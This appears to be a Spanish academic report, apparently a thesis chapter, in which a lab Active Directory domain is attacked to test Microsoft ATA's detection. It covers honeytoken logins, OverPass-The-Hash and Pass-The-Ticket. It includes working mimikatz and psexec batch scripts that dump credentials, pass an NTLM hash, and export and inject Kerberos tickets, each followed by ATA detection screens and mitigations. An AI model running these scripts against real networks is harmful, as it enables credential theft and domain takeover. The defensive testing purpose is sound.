C:\Users\usuario-victima\Desktop\ataques>honey_token.bat

C:\Users\usuario-victima\Desktop\ataques>net use * \\sdom05.inycom.es\c$ /user:inycom.es\super-usuario
Error de sistema 1909.

La cuenta a que se hace referencia está bloqueada y no se puede utilizar.


C:\Users\usuario-victima\Desktop\ataques>net use * \\sdomv03.inycom.es\c$ /user:inycom.es\super-usuario
Error de sistema 1909.

La cuenta a que se hace referencia está bloqueada y no se puede utilizar.


C:\Users\usuario-victima\Desktop\ataques>net use * \\sdom04.inycom.es\c$ /user:inycom.es\super-usuario
Error de sistema 1909.

La cuenta a que se hace referencia está bloqueada y no se puede utilizar.
```

Figura 4.10: Información que recibe realizando actividades en HoneyToken

En cualquier intento de autenticación nos pediría la contraseña del usuario con el que estamos intentando acceder. En este caso, como es una cuenta inactiva no nos pide la contraseña, directamente nos avisa de que está bloqueada y de que no puede ser utilizada, por lo que el atacante no recibe ninguna información que le pueda ser útil para los siguientes pasos.

c) Detección

Figura 4.11: Escala de tiempo(cuenta HoneyToken)



Figura 4.12: Detalles (cuenta HoneyToken)

Como ya hemos dicho, durante el período de instalación y preparación del escenario, hemos configurado en ATA Center el *Super Usuario* como una cuenta Honeytoken, es decir, en el perfil que ATA creó de este usuario durante los 21 días de aprendizaje no hay actividad. Cuando el atacante ha intentado iniciar sesión como este usuario, ATA ha recibido tráfico de este, por lo que ha generado una amenaza de Actividad de Honeytoken ya que no es un comportamiento normal de dicha cuenta.

Como vemos en estas dos pantallas (figura 4.11 y figura 4.12), el ataque se ha realizado también desde *ata-victim-pc* y se ha intentado acceder al dominio *inycom.es* iniciando sesión como *Super Usuario* utilizando el protocolo Kerberos contra el controlador de dominio *sdom04*. El resultado no es exitoso ya que es una cuenta bloqueada y no se puede hacer ningún movimiento con esta ni contra esta.

Aquí ATA no nos muestra recomendaciones contra este ataque porque nunca va a poder conseguir nada ya que es una cuenta bloqueada. Lo que sí que nos recomienda es que inspeccionemos dicho PC por el hecho de que está siendo utilizado para atacar el dominio y puede llegar a realizar otros ataque con los que sí puede obtener información.

4.3 Movimiento lateral

En esta fase lo que busca el atacante es moverse de forma lateral por la red interna para conseguir las credenciales de otros usuarios que tienen mayores privilegios pudiendo utilizar estas para robarles la identidad y poder acceder a todos los recursos a los que estos pueden acceder, que son mayor cantidad y con mayor valor que los recursos a los que puede acceder el *usuario víctima* del que ya tenemos su usuario y su contraseña.

El objetivo del atacante en esta fase es poder acceder a la información de *ata-admin-pc*, que es el dispositivo donde se conecta el *ata-admin*, un usuario con altos privilegios ya que pertenece al grupo de administradores del dominio. Para todos estos ataques y para los de la siguiente fase vamos a utilizar la herramienta Mimikatz, que nos permite generar ataques, y la herramienta psexec.exe, que nos permite ejecutar comandos y programas de forma remota.

4.3.1 *Ataque OverPass-The-Hash*

Como hemos visto en el Capítulo 1, para autenticarse utilizando el protocolo NTLM necesitamos tener el hash de la contraseña del usuario con el cual queremos autenticarnos después con Kerberos. En lo que consiste este ataque es en robar este hash para poder realizar la autenticación Kerberos como dicho usuario que utiliza ese hash NTLM de su contraseña.



Figura 4.13: Ataque OverPass-The-Hash

a) Ejecución del ataque

Para generar este ataque hemos creado varios script con los diferentes pasos que hay que seguir. Lo primero que vamos a hacer es crear un script para ver la información de todos los usuarios que han iniciado sesión en el PC en el que estamos y ver si nos es útil para avanzar en este ataque. Para ello, ejecutamos el siguiente script:

```
@echo off
C:\tools\mimikatz
privilege::debug
"sekurlsa::logonpasswords"
exit
```

Con el cual el atacante obtiene la siguiente información útil en su cmd:



Figura 4.14: Obtenemos hash NTLM

Aparece un usuario llamado *usuario helpdesk* que, como hemos visto en la fase de reconocimiento, pertenece a un grupo importante que es el grupo SAT-HD. Los miembros de este grupo son los encargados de gestionar todos los dispositivos de los usuarios de la empresa, por lo que tienen acceso a todos ellos. Por tanto al ser un usuario de interés, podemos robar su hash NTLM que nos aparece en nuestra ventana de comandos una vez ejecutado el script anterior.

Con esto tenemos el usuario de interés y su hash NTLM. Ahora lo que tenemos que hacer es utilizar estas credenciales para autenticarnos con ellas y poder acceder a toda la información a la que puede acceder el *usuario helpdesk*. Para ello utilizamos el script que viene a continuación:

```
@echo off
C:\tools\mimikatz
privilege::debug
"sekurlsa::pth /user:usuario-helpdesk /domain:inycom.es /ntlm:39******"
exit
```

Una vez ejecutado este, se nos abre una ventana a parte. Esta ventana se abre porque se han utilizado las credenciales de *usuario helpdesk* para autenticarse como él, por lo que desde esta podemos acceder a todos los recursos como si fuésemos dicho usuario. Por tanto, ya podemos acceder a la información de *ata-admin* y de cualquier dispositivo del dominio.

b) Qué consigue el atacante

Antes de realizar el ataque no podíamos acceder a los recursos de *ata-admin* ya que éramos un usuario sin privilegios, como se demuestra en la siguiente figura:



Figura 4.15: Acceso denegado a recursos de ata-admin

Al realizar este ataque, nos hemos autenticado como *usuario helpdesk*, lo que nos permite acceder a todos los recursos que este puede acceder. Como gestionan todos los dispositivos de la red incluido *ata-admin-pc*, usando sus credenciales podemos acceder al disco C de este pc (figura 4.16):



Figura 4.16: Acceso autorizado a recursos de ata-admin

c) Detección

Si vamos a la consola ATA, podemos obtener la información de dicho ataque:



Figura 4.17: Escala de tiempo (OverPass-The-Hash)

Figura 4.18: Detalles (OverPass-The-Hash)

Como vemos en las figuras 4.17 y 4.18, el mensaje AS_REQ es un mensaje que manda el usuario al servidor Kerberos en el que le pide un TGT para poder acceder a otros recursos. Este mensaje lleva un campo de cifrado, en el que el usuario utiliza su hash NTLM para autenticarse. En este caso, lo que ATA detecta es una degradación en dicho campo. Lo detecta basándose en el comportamiento que ha aprendido previamente del *usuario helpdesk*. Lo que se ha hecho con este ataque es cambiar el tipo de encriptación que se usa normalmente por otro más débil, utilizando así sus vulnerabilidades para robar el hash NTLM y poder usarlo para autenticarse como dicho usuario y poder acceder a todos los recursos que este tiene permiso. Por lo tanto, lo que ATA nos muestra es que se ha realizado un ataque de este tipo en *ata-victim-pc* sobre *usuario helpdesk* a través del controlador de dominio *sdom04*, que es el que utiliza *ata-victim-pc* para su autenticación.

Para evitar la propagación por la red interna podríamos cambiar la contraseña de la cuenta atacada *usuario helpdesk*, así cambiaría el hash NTLM ya que se realiza sobre la contraseña en claro del usuario. Otra medida un poco más drástica sería inhabilitar las cuentas que pueden poner en peligro el dominio entero. Además de estas, nos muestra la recomendación habitual, que es desconectar dicho equipo y analizarlo para ver si está comprometido.

4.3.2 *Ataque Pass-The-Ticket*

Llegados a este punto, tenemos los privilegios que tiene el *usuario helpdesk*. Ahora lo que queremos es robar los TGTs del usuario *ata-admin* ya que, gracias a la fase de reconocimiento, sabemos que este pertenece a un grupo con privilegios elevados. Por ello lo que vamos a intentar con este ataque es autenticarnos como administrador para poder acceder a recursos importantes de la red (controladores de dominio).

Para ello realizamos el ataque Pass-The-Ticket, que consiste en robar un TGT de un usuario, en nuestro caso el de *ata-admin*, para autenticarse y tener acceso a otros equipos y recursos de la red. Esto lo podemos hacer porque desde *usuario helpdesk* podemos acceder a *ata-admin-pc*.



Figura 4.19: Ataque Pass-The-Ticket

a) Ejecución del ataque

Este ataque, como el anterior, consta de dos scripts que vamos a ver a continuación. El primero que creamos y ejecutamos es el siguiente:

```
@echo off
xcopy C:\tools\mimikatz.exe \\ata-admin-pc\c$\tmp\*.*
C:\ATA\Tools\PSTools\psexec.exe \\ata-admin-pc -accepteula cmd \c (cd
    c:\tmp ^& mimikatz.exe "privilege::debug" "sekurlsa::tickets
    /export"^& exit)
xcopy \\ata-admin-pc\c$\tmp c:\tickets\
```

En este lo que hacemos es ejecutar de forma remota desde la ventana del *usuario helpdesk*, que es el que tiene permiso para acceder, el programa Mimikatz en *ata-admin-pc*. En este, ejecutamos un comando para exportar todos los tickets Kerberos que hay en la sesión actual de *ata-admin-pc*, que son los que utiliza el usuario *ata-admin*, y los copia al *ata-victim-pc*. Vemos como guarda todos los TGTs en la carpeta *tickets* que hemos indicado en el código:



Figura 4.20: Tickets Kerberos de ata-admin

Aparecerán todos los TGT's de todos los usuarios que han accedido a esta máquina, por lo que si hubiese TGT's de otro usuario que no fuese *ata-admin*, borraríamos dichos tickets para utilizar solamente los que nos interesan. Una vez copiados, desde la ventana de *usuario víctima*, tenemos que inyectar los TGT's del administrador en la sesión actual para autenticarnos como este y poder acceder a todos los recursos de la red a los que tiene permiso. En nuestro caso, queremos acceder al *sdom04.inycom.es*. El código de dicho ataque es el siguiente:

```
@echo off
C:\tools\mimikatz.exe
"privilege::debug"
"kerberos::ptt c:\tickets"
exit
```

b) Qué consigue el atacante

Antes de realizar el ataque, el atacante estaba autenticado como el *usuario helpdesk*, que tenía acceso a la información de *ata-admin*, pero no podía acceder a los recursos que *ata-admin* puede, como por ejemplo a los controladores de dominio.



Figura 4.21: Acceso denegado a DC

Además, podemos ver como en la sesión actual de la víctima tiene los TGTs del *usuario víctima* (usamos klist, que nos muestra los TGT's que hay en esa sesión actual):



Figura 4.22: Tickets Kerberos antes de PtT

Una vez lanzado el ataque, podemos ver como tenemos en nuestra sesión inyectados los ticket Kerberos y como tenemos acceso a los controladores de dominio:



Figura 4.23: Acceso autorizado a DC



Figura 4.24: Tickets Kerberos después de PtT

Estamos autenticados como *ata-admin*, usuario que tiene altos privilegios y que nos permite acceder a los controladores de dominio. Ahora que tenemos acceso a este, podemos pasar a la fase de dominación del dominio, que es la más valiosa para los atacantes siendo a la vez la más peligrosa para cualquier entorno. Pero antes, vamos a ver que nos muestra ATA de este ataque.

c) Detección

Figura 4.25: Escala de tiempo (PtT)



Figura 4.26: Detalles (PtT)

En la entrada de este ataque, lo primero que podemos ver es que es una amenaza de alto riesgo ya que es un robo de identidad mediante el ataque PtT. Lo que hicimos en este ataque es robar los TGTs del usuario *ata-admin* y copiarlos al PC en el que está el atacante, *ata-victim-pc*. Después utiliza estos tickets para acceder a varios recursos, como por ejemplo para identificarse contra el servidor Kerberos con estas credenciales, a través de los controladores de dominio de la red. Todos los dispositivos se conectan a los controladores de dominio cada cierto tiempo. Como vemos en la entrada, eso es lo que muestra ATA. Se han robado los tickets Kerberos de *ata-admin* y se han copiado de *ata-admin-pc* a *ata-victim-pc*, utilizándolos posteriormente para acceder a recursos como por ejemplo a los controladores de dominio, a los cuales se conectan todos los dispositivos cada cierto tiempo de forma automática.

4.4 Dominación del dominio

Llegados a este punto, estamos autenticados como *ata-admin*. Pero el atacante no quiere quedarse aquí ya que si el administrador cambia su contraseña, cambiaría el hash NTLM por lo que también cambiaría el TGT y ya no le serviría para acceder a recursos. Por eso lo que quiere hacer ahora es tomar el control del dominio entero y como mejor que dominando los controladores de dominio ahora que tiene acceso a ellos.

4.4.1 *Replicación de AD y Golden Ticket*

